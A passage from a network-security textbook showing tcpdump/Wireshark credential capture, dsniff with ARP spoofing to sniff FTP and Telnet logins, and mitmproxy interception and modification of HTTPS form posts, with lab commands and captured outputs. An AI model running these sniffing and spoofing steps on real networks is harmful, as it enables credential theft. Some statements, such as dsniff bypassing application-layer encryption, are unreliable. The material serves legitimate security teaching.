
Try to log in to an HTTP site (say Altoro Mutual) and check the captured TCPdump file in Wireshark as displayed in Figure 2.40. Packets 2–4 display the three-way handshake (SYN, SYN-ACK and ACK), and next packets 5–7 display the website being accessed using the GET method sent by the user. Packets 21–23 display the POST method.



```
No. Time        Source            Destination       Protocol Length Info
  1 0.000000    192.168.119.151   65.61.137.117     TCP      74 46100 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=146
  2 0.253205    192.168.119.151   65.61.137.117     TCP      74 46112 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=146
  3 0.280490    65.61.137.117     192.168.119.151   TCP      60 80 → 46100 [SYN, ACK] Seq=0 Ack=1 Win=64240 Le
  4 0.280581    192.168.119.151   65.61.137.117     TCP      54 46100 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  4 0.280581    192.168.119.151   65.61.137.117     TCP      54 46100 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  5 0.280958    192.168.119.151   65.61.137.117     HTTP    633 GET /index.jsp HTTP/1.1
  6 0.281568    65.61.137.117     192.168.119.151   TCP      60 80 → 46100 [ACK] Seq=1 Ack=580 Win=64240 Len=0
  7 0.566290    65.61.137.117     192.168.119.151   HTTP   9634 HTTP/1.1 200 OK  (text/html)
  8 0.566291    65.61.137.117     192.168.119.151   TCP      60 80 → 46112 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
 20 6.386212    65.61.137.117     192.168.119.151   TCP      60 80 → 46112 [ACK] Seq=1 Ack=2 Win=64239 Len=0
 21 6.699958    65.61.137.117     192.168.119.151   TCP      60 80 → 46112 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
 22 6.699993    192.168.119.151   65.61.137.117     TCP      54 46112 → 80 [ACK] Seq=2 Ack=2 Win=64240 Len=0
 23 8.091541    192.168.119.151   65.61.137.117     HTTP    770 POST /doLogin HTTP/1.1  (application/x-www-form-urlencoded)
 24 8.092071    65.61.137.117     192.168.119.151   TCP      60 80 → 46100 [ACK] Seq=18311 Ack=1871 Win=64240 Len=0
```

Figure 2.40 Packets from TCPdump checked via Wireshark. ⏎

Credentials submitted by the user are captured and revealed in the TCPdump packet file as shown in Figure 2.41.



```
   6.699993    192.168.119.151   65.61.137.117     TCP      54 46112 → 80 [ACK] Seq=2 Ack=2 Win=64240 Len=0
   8.091541    192.168.119.151   65.61.137.117     HTTP    770 POST /doLogin HTTP/1.1  (application/x-www-form-urlencoded)
   8.092071    65.61.137.117     192.168.119.151   TCP      60 80 → 46100 [ACK] Seq=18311 Ack=1871 Win=64240 Len=0

▸ Frame 23: 770 bytes on wire (6160 bits), 770 bytes captured (6160 bits)                      0000  00 50 56
▸ Ethernet II, Src: VMware_17:43:2b (00:0c:29:17:43:2b), Dst: VMware_fc:0e:8d (00:50:56:fc:0e:8d)  0010  02 f4 2d
▸ Internet Protocol Version 4, Src: 192.168.119.151, Dst: 65.61.137.117                        0020  89 75 b4
▸ Transmission Control Protocol, Src Port: 46100, Dst Port: 80, Seq: 1155, Ack: 18311, Len: 716  0030  ff ff 05
▸ Hypertext Transfer Protocol                                                                  0040  67 69 6e
▾ HTML Form URL Encoded: application/x-www-form-urlencoded                                     0050  73 74 3a
   ▸ Form item: "uid" = "admin"                                                                0060  69 72 65
   ▸ Form item: "passw" = "admin"                                                              0070  65 6e 74
   ▸ Form item: "btnSubmit" = "Login"                                                          0080  20 28 58
```

Figure 2.41 Credentials captured. ⏎

In the context of security, tcpdump is a valuable tool for detecting anomalies and intrusions. For example, you can use it to monitor for SYN floods, where many TCP SYN packets are sent without completing the handshake, which could indicate a denial-of-service (DoS) attack. A command like tcpdump -i eth0 ‘tcp[tcpflags] & (tcp-syn) != 0’ will capture only SYN packets, helping to identify such attacks. Despite its simplicity, tcpdump requires some experience to interpret the output effectively. Raw packet data can be overwhelming on a busy network, so knowing how to apply filters and interpret headers is key to making sense of the information. Its efficiency in handling large volumes of traffic, combined with the ability to capture at the kernel level, makes tcpdump a go-to tool for network troubleshooting and forensic analysis.

2.7 TRAFFIC ANALYSIS


In this section, we discuss two powerful traffic analysis tools – ‘dsniff’ and ‘mitmproxy’.

Dsniff is a network traffic analysis and packet sniffing tool suite designed to intercept network traffic to capture plaintext credentials and other sensitive information such as FTP, HTTP, SMTP, POP, IMAP credentials, Telnet and Rlogin sessions, URLs and even Email content. This tool was originally created by Dug Song and is primarily used for penetration testing and network auditing ‘dsniff’ captures packets directly from the network interface in promiscuous mode and extracts useful information from plaintext protocols (like FTP, Telnet, HTTP, etc.) by analyzing the raw packet data. When a user authenticates to an FTP server using plaintext credentials, dsniff can capture and display the FTP Username and Password.

The process of capturing FTP credentials using dsniff involves several steps. First, the tool needs to be installed on a machine with access to the target network. In a penetration testing scenario, this often means installing dsniff on a Kali Linux virtual machine or a dedicated testing machine. Kali Linux includes dsniff in its default repositories, so it can be installed quickly using the apt-get command. After installation, the network interface must be configured to run in promiscuous mode, which allows the machine to capture all packets on the network rather than just those addressed to the machine itself. Promiscuous mode is essential for packet sniffing because it enables the tester to monitor all network traffic, including traffic between other devices on the same subnet. Once promiscuous mode is enabled, the tester may need to use ARP spoofing to position themselves as a MITM between the target machine and the gateway or server. ARP spoofing works by sending forged ARP packets on the local network, causing the target machine to associate the attacker’s MAC address with the IP address of the gateway or server. This allows the attacker to intercept and modify network traffic between the target and the rest of the network. dsniff includes a tool called arpspoof for this purpose. By using arpspoof, the attacker can direct traffic through their machine, effectively making it possible to capture FTP credentials and other sensitive information in transit.

After ARP spoofing is set up, the attacker can launch dsniff to begin capturing traffic. dsniff listens on the specified network interface and analyzes all incoming packets for recognizable patterns associated with common plaintext authentication protocols. File Transfer Protocol (FTP) is particularly vulnerable to this type of attack because it transmits usernames and passwords in plaintext. When a user connects to an FTP server and enters their credentials, dsniff extracts this information from the packet data and displays it directly in the terminal. The extracted credentials typically include the FTP username, password, and any commands issued during the session. This makes it possible for the attacker to login to the FTP server using the stolen credentials, potentially gaining access to sensitive files and data.

‘dsniff’ is usually included in Kali Linux by default. If it’s not installed, install it using the commands ‘sudo apt-get update && sudo apt-get install dsniff’. Next, set the network interface to promiscuous mode to capture all network traffic using the command ‘sudo ip link set eth0 promisc on’ and run ‘dsniff’ to capture and display FTP credentials using ‘sudo dsniff -i eth0’ were -i eth0 – Captures traffic from the specified network interface and displays the credentials in plaintext data directly to the terminal as illustrated in Figure 2.42.



```
┌──(kali㉿kali)-[~/Documents/Dsniff]
└─$ sudo dsniff -i eth0
dsniff: listening on eth0
─────────────────
03/21/25 07:56:51 tcp 192.168.119.156
.44064 → 192.168.119.129.21 (ftp)
USER msfadmin
PASS msfadmin
```


```
┌──(kali㉿kali)-[~/Documents/Dsniff]
└─$ ftp 192.168.119.129
Connected to 192.168.119.129.
220 (vsFTPd 2.3.4)
Name (192.168.119.129:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Figure 2.42 Dsniff FTP credentials. ⏎

The vulnerability of FTP stems from its lack of encryption. Unlike modern secure protocols such as SFTP (which operates over SSH) or FTPS (which uses TLS encryption), FTP transmits all data, including credentials, in plaintext. This means that anyone with the ability to capture network traffic can easily extract and read the data. dsniff takes advantage of this weakness by automating the process of packet capture and analysis. Once an FTP session is established, dsniff quickly identifies the FTP protocol, extracts the credentials, and displays them to the attacker. This level of automation makes dsniff extremely effective for penetration testing and network auditing, as it allows testers to rapidly identify insecure protocols and misconfigured network services. For example, implementing dynamic ARP inspection (DAI) on network switches can prevent unauthorized ARP messages from being processed, blocking ARP spoofing attempts. Similarly, using strong firewall rules to limit FTP access to specific IP addresses can reduce the attack surface and make it more difficult for an attacker to intercept FTP traffic.

In addition to FTP, dsniff can capture credentials from a variety of other plaintext protocols like Telnet, which are similarly transmitted in plaintext. Simple Mail Transfer Protocol (SMTP), Post Office Protocol (POP3), and Internet Message Access Protocol (IMAP) credentials are vulnerable to sniffing when transmitted without encryption and HTTP Basic Authentication headers, which are commonly used on unsecured websites. This broad range of supported protocols makes dsniff highly versatile and effective for identifying insecure network services.

To increase the effectiveness of an attack, the tester can combine dsniff with other tools in the dsniff suite. For example, dnsspoof can be used to intercept and modify DNS responses, redirecting a target's traffic to a malicious server. This could be used to capture credentials from a fake FTP server or HTTP login page. Similarly, arpspoof can be used to facilitate MITM attacks by intercepting traffic between the target and the gateway. msgsnarf and urlsnarf can be used to capture and log chat messages and HTTP requests, providing additional context about the target's activities and potential vulnerabilities. 'dsniff' capture of telnet credentials from unencrypted traffic is displayed in Figure 2.43.



```
03/21/25 07:59:27 tcp 192.168.119.156
.39878 → 192.168.119.129.23 (telnet)
msfadmin
msfadmin
exit
```

```
┌──(kali㉿kali)-[~/Documents/Dsniff]
└─$ sudo telnet 192.168.119.129
Trying 192.168.119.129...
Connected to 192.168.119.129.
Escape character is '^]'.
```

Figure 2.43 Dsniff Telnet credentials. ⏎

Another common technique used to secure FTP traffic is the implementation of Virtual Private Networks (VPNs). A VPN creates an encrypted tunnel between the client and the server, preventing third parties from capturing or modifying the transmitted data. Even if an attacker manages to intercept VPN traffic, they will only see encrypted packets rather than plaintext credentials. This approach effectively neutralizes the effectiveness of dsniff against FTP and other plaintext protocols.


From a technical standpoint, dsniff works by directly analyzing the contents of network packets at the data link layer. This gives it the ability to bypass higher-level encryption and security measures implemented at the application layer. For example, even if an FTP server requires a secure login via SSL/TLS, dsniff could still capture the credentials if the initial handshake or session setup is transmitted in plaintext. This highlights the importance of securing network traffic at all layers of the OSI model, from the physical layer to the application layer. One of the reasons dsniff remains relevant despite the increasing adoption of encryption is that many legacy systems and misconfigured services still use plaintext authentication protocols. For example, many embedded systems, industrial control systems, and legacy applications rely on FTP for file transfer and configuration updates. These systems often lack the ability to support modern secure protocols, making them vulnerable to credential sniffing and other MITM attacks. By using dsniff to identify and analyze these insecure systems, security professionals can develop targeted mitigation strategies and improve overall network security.

The second tool is known as MITMProxy, which is an interactive HTTP and HTTPS proxy designed for intercepting, inspecting, modifying, and replaying network traffic. It is widely used by penetration testers, security researchers, and developers for debugging and analyzing network traffic. The name MITMProxy stands for 'Man-In-The-Middle Proxy' because it allows the user to place themselves between a client and a server, intercepting and manipulating the communication between them in real time. This makes MITMProxy an ideal tool for conducting MITM attacks in controlled environments, such as penetration testing and security assessments. MITMProxy is open source and written in Python. It comes with a command-line interface (mitmproxy) and a simplified version for scripting called 'mitmdump'. Additionally, there is a web-based version called 'mitmweb' that provides a graphical interface for ease of use. The tool allows you to capture and modify traffic between a client and a server, including HTTP and HTTPS traffic, by installing a custom CA (Certificate Authority) certificate on the client to enable SSL/TLS decryption. This is particularly useful for analyzing how web applications handle sensitive data, discovering hidden API calls, and identifying vulnerabilities such as improper session handling, weak encryption, and data leakage.

At its core, mitmproxy works by acting as an intermediary between a client (like a browser) and a server (like a web server). When the client makes an HTTP or HTTPS request, mitmproxy intercepts the request, forwards it to the server, and relays the server's response back to the client. During this process, the user can view the request and response details, modify the content, inject custom headers, or even redirect traffic. This makes it extremely effective for identifying security flaws and testing the resilience of network-based applications. A major feature of mitmproxy is its ability to decrypt HTTPS traffic. HTTPS normally protects data transmission by encrypting it using SSL/TLS. However, by installing a custom CA certificate provided by mitmproxy, the tool can perform a 'trusted' MITM attack. The client will trust mitmproxy's certificate as a valid certificate authority, allowing mitmproxy to decrypt and inspect the encrypted communication. Once decrypted, the traffic can be modified and analyzed freely.

If you are using Kali Linux, mitmproxy is usually included in the Kali repositories. If it's not installed, install using the command 'sudo apt update && sudo apt install mitmproxy'. You can confirm the installation by checking the version as 'mitmproxy –version', which should display the installed version of mitmproxy. If you prefer to install the latest version directly from the source, you can use the Python package manager as 'pip install mitmproxy'

To launch mitmproxy, open a terminal and start the proxy as ‘sudo mitmproxy -p 8080’ which starts mitmproxy on port 8080. The output will show an interactive console where you can see captured HTTP and HTTPS requests in real time. If you want to run it as a background process and log output to a file, you can use mitmdump as ‘mitmdump -p 8080 -w output.log’. Alternatively, if you prefer a GUI-based interface, use ‘mitmweb -p 8080’, which starts a web-based version accessible via http://localhost:8080 as shown in Figure 2.44.




mitmproxy is running.

No flows have been recorded yet.
To start capturing traffic, please configure your settings in the Capture tab.

Figure 2.44 MITMWeb settings. ⏎

To capture HTTPS traffic, you need to point the web browser to use MITMProxy. In the web browser settings, network settings set the HTTP and HTTPS proxy to the Kali machine’s IP address on port 8080 as displayed in Figure 2.45. After this, all HTTP and HTTPS traffic to and from the web browser will be routed through mitmproxy.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080


☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

Figure 2.45 Firefox MITMProxy settings. ⏎

Example 2.1: Capture HTTP login credentials

You can demonstrate how mitmproxy captures credentials by accessing an HTTP-based login page (being clear text) on an HTTP web server. Start mitmproxy on Kali Linux and open the web browser to access the HTTP web login page and enter the credentials. MITMProxy will display the captured POST request, showing URL, Username and password in plaintext and Headers and cookies as shown in Figure 2.46.




```
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://192.168.119.129
Connection: keep-alive
Referer: http://192.168.119.129/dvwa/login.php
Cookie: security=high; PHPSESSID=b07531c836e3dc5b230beb006ec5dc3a
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
username: admin
password: password
Login:    Login
```

Figure 2.46 HTTP login credentials captured. ⏎

Example 2.2: Capture HTTPS information

Log in to the HTTPS site (say https://httpbin.org/forms/post) with MITMProxy running an expired SSL CA certificate. MITMProxy will decrypt and display the POST request (data submitted by the user to the website), even though it's encrypted with HTTPS, as displayed in Figure 2.47.




```
POST https://httpbin.org/post HTTP/2.0
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/png,image/svg+xml,*/*;q=0.8
accept-language: en-US,en;q=0.5
accept-encoding: gzip, deflate, br, zstd
content-type: application/x-www-form-urlencoded
content-length: 155
origin: https://httpbin.org
referer: https://httpbin.org/forms/post
upgrade-insecure-requests: 1
sec-fetch-dest: document
```

```
custname:  UPES
custtel:   987654332
custemail: upes@upes.ac.in
size:      medium
topping:   cheese
topping:   onion
delivery:  14:45
comments:  Deliver fast, I am hungry.
```

Figure 2.47 HTTPS data captured. ⏎


We can even modify the URL-encoded form and send modified POST request to the portal as shown in Figure 2.48. This confirms that mitmproxy has successfully decrypted the SSL/TLS layer and extracted the sensitive information.



```
custname:  UPES
custtel:   987654332
custemail: upes123@upes.ac.in
size:      large
topping:   cheese
topping:   onion
delivery:  14:45
comments:  Deliver at your pace,I am not hungry.
```

Figure 2.48 Modified web POST. ⏎

MITMProxy can also decrypt CA Certs, which might be expired, incorrect host, self-assigned, or untrusted as illustrated in Figure 2.49 by BadSSL.com portal.

